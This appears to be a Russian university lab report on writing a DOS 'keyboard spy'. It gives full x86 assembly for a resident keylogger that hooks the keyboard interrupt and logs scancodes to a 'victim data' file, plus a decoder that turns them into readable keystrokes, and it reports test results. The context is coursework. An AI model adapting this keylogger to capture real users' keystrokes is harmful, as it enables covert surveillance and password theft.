Жуковский Павел Сергеевич, 4 курс, 12 группа

Лабораторная работа №3

Пароль от архива: **041**

Постановка задачи:

Написать исходный текст программы «Клавиатурный шпион», состоящей из двух частей: 1) часть, которая отвечает за получение последовательности байтов с данными о нажатиях и отжатиях клавиш и запись их в соответствующий файл; 2) часть, которая отвечает за расшифровку данных из этого файла и вывод их на экран, так чтобы человек мог понять, какие клавиши всё-таки были нажаты/отжаты.

Алгоритм решения:

1-ую часть этой программы нам представили вы. Благодаря вам у нас уже был исходный текст, позволяющий получить сначала объектный модуль, а затем исполняемый модуль, при загрузки в оперативную память которого запускалась 1 часть «Клавиатурного шпиона». Вашему исходному тексту я дал имя **SpyRead.asm**. Он содержал в себе следующее:

.model tiny

.code

org 100h

Begin:

jmp Install

Old09h dd ?

FName db 'VictData.bin',0

Max = 0

Count dw 0

flag dw 0

position dw 0

add\_position:

mov bx, position

add bx, 1

mov position, bx

jmp Write\_not\_open

Buf db 1h dup(?)

New09h:

push ds

push cs

pop ds

push ax

push bx

in al,60h

mov bx,Count

mov Buf[bx],al

inc Count

cmp bx,Max

jne BufNotFull

push cx

push dx

cmp flag, 0

jne Write

mov ah,3ch

mov cx,1

mov dx,offset FName

mov flag,1

int 21h

jmp Write\_not\_open

Write:

mov dx,offset FName

mov al, 1

mov ah, 3dh

int 21h

jmp add\_position

Write\_not\_open:

mov bx,ax

mov ah,42h

mov al,0

mov cx,0

mov dx, position

int 21h

;mov bx,ax

MOV CX,2h

MOV DX,offset Buf

MOV ah,40h

int 21h

mov ah,3eh

int 21h

pop dx

pop cx

mov Count,0

BufNotFull:

pop bx

pop ax

pop ds

jmp DWORD PTR cs:Old09h

ResSize = $ - Begin

Install:

mov ax,3509h

int 21h

mov WORD PTR Old09h,bx

mov WORD PTR Old09h+2,es

mov ax,2509h

mov dx,offset New09h

int 21h


mov ax,3100h

mov dx,(ResSize+10fh)/16

int 21h


end Begin

Единственное, что я поменял в этом исходном тексте – это имя файла:



Я назвал его **VictData.bin**, что переводится как «данные жертвы».


Далее, я получил сначала объектный модуль (SpyRead.obj), а затем исполняемый модуль (SpyRead.com):




Для линковки SpyRead.com я использовал команду TLINK с флагом /t. Я пробовал до этого собирать в SpyRead.exe, но у меня не работал исполняемый модуль, потому я принял решение собрать в SpyRead.com.

Я попробовал запустить этот исполняемый модуль и ввести «Shist041».

DosBox написал мне, что нету такой команды – «Shist041», однако SpyRead записал мои данные в только что появившийся бинарный файл VICTDATA.BIN:



Там действительно появились какие-то данные:



Далее мне предстояло расшифровать эти данные и проверить, действительно ли были нажаты клавиши, соответствующие «Shist041». Для этого я приступал к написанию исходного текста 2-ой части, которой я дал название **SpyWrite.asm**:

.MODEL SMALL

.STACK 400h

.DATA

BinFile db "VICTDATA.BIN", 0

ErrMessage db "Error with the file$"

ErrMessageLen = $ - ErrMessage

KeyCodes db 29h, 02h, 03h, 04h, 05h, 06h, 07h, 08h

db 09h, 0Ah, 0Bh, 0Ch, 0Dh, 2Bh, 10h, 11h

db 12h, 13h, 14h, 15h, 16h, 17h, 18h, 19h

db 1Ah, 1Bh, 1Eh, 1Fh, 20h, 21h, 22h

db 23h, 24h, 25h, 26h, 27h, 28h, 2Ch, 2Dh

db 2Eh, 2Fh, 30h, 31h, 32h, 33h, 34h, 35h

db 39h

KeyCodesLen = $ - KeyCodes

KeySymbs db "`1234567890-=\qwertyuiop[]asdfghjkl;'zxcvbnm,./ "

ShiftKeySymbs db '~!@#$%^&\*()\_+|QWERTYUIOP{}ASDFGHJKL:"ZXCVBNM<>? '

ShiftPushed db 0

Buffer db 100h dup(?)

Handle dw 0

CRLF db 0Dh, 0Ah, "$"

.CODE

ScanCodeFix:

cmp al, bl

je .Fit

clc

ret

.Fit: stc

ret

ShiftPushedCheck:

mov bl, 2Ah

call ScanCodeFix

jnc .RightShiftPushedCheck

ret

.RightShiftPushedCheck:

mov bl, 36h

jmp ScanCodeFix

ShiftFreeCheck:

mov bl, 0AAh

call ScanCodeFix

jnc .RightShiftFreeCheck

ret

.RightShiftFreeCheck:

mov bl, 0B6h

jmp ScanCodeFix

EnterPushedCheck:

mov bl, 1Ch

jmp ScanCodeFix

SpecSymbsCheck:

call ShiftPushedCheck

jnc .ShiftIsFree

inc ShiftPushed

jmp .EndCheck

.ShiftIsFree:

call ShiftFreeCheck

jnc .EnterCheck

dec ShiftPushed

jmp .EndCheck

.EnterCheck:

call EnterPushedCheck

jnc .EndCheck

mov ah, 09h

lea dx, CRLF

int 21h

.EndCheck:

ret

HandleSymb:

push cx

push bx

push si

push dx

call SpecSymbsCheck

jc .HandleSymbExit

.PrintingAttempt:

lea si, KeyCodes

mov cx, KeyCodesLen

mov dl, al

.PrintingAttemptInCycle:

lodsb

cmp dl, al

je .AfterCycleCheck

loop .PrintingAttemptInCycle

.AfterCycleCheck:

jcxz .HandleSymbExit

mov al, cl

neg al

add al, KeyCodesLen

cmp ShiftPushed, 0

jnz .GetCharsWithShift

lea bx, KeySymbs

jmp .PrintSymb

.GetCharsWithShift:

lea bx, ShiftKeySymbs

.PrintSymb:

xlatb

mov dl, al

mov ah, 02h

int 21h

.HandleSymbExit:

pop dx

pop si

pop bx

pop cx

ret

start: mov ax, @DATA

mov ds, ax

mov ax, 3D80h

lea dx, BinFile

int 21h

jc .Error

mov Handle, ax

.ReadData:

mov ah, 3Fh

mov bx, Handle

mov cx, 100h

lea dx, Buffer

int 21h

jc .error

lea si, Buffer

mov cx, ax

jcxz .finish

.Cycle: lodsb

call HandleSymb

loop .Cycle

jmp .ReadData

.finish:

mov bx, Handle

mov ah, 3Eh

int 21h

mov ax, 4C00h

int 21h

.Error: cmp Handle, 0

je .ErrorCaseExit

mov bx, Handle

mov ah, 3Eh

int 21h

.ErrorCaseExit:

lea dx, ErrMessage

mov ah, 09h

int 21h


mov ax, 4C01h

int 21h


end start

Если вкратце, то в данном исходном тексте я подразделил все возможные нажимаемые клавиши на определенные группы. В зависимости от того, к какой группе принадлежит клавиша (будь это обычная латинская буква, или Shift, или же ещё что-то), она попадает в определённую метку. В коде есть немало меток, в каждой из которых идёт взаимодействие с нужными регистрами, чтобы считать данные клавиши.

Когда исходный текст был подготовлен, я получил из него сначала объектный модуль (SpyWrite.obj), а затем исполняемый модуль (SpyWrite.exe):



Когда я загрузил исполняемый модуль SPYWRITE.EXE в оперативную память, я был сильно удивлён:



«Клавиатурный шпион» запомнил не только «Shist041», но и все дальнейшие клавиши, которые я нажимал (на скриншоте видно, что он также запоминал команды сборки для SpyWrite). Строчка «TASTASM spyWRITE» говорит о том, что программа также запоминает и те символы которые я вводил, но по каким-то причинам стерел.

Таким образом, можно сделать вывод, что «Клавиатурный шпион» способен считывать абсолютно все данные до тех пор, пока мы, как я предполагаю, не закроем DosBox.

В письме я постараюсь прикрепить архив, который будет включать в себя весь этот отчёт, исполняемый модуль и исходный текст.

Пароль от архива: **041** (на всякий случай, укажу пароль на самом верху этого отчёта тоже)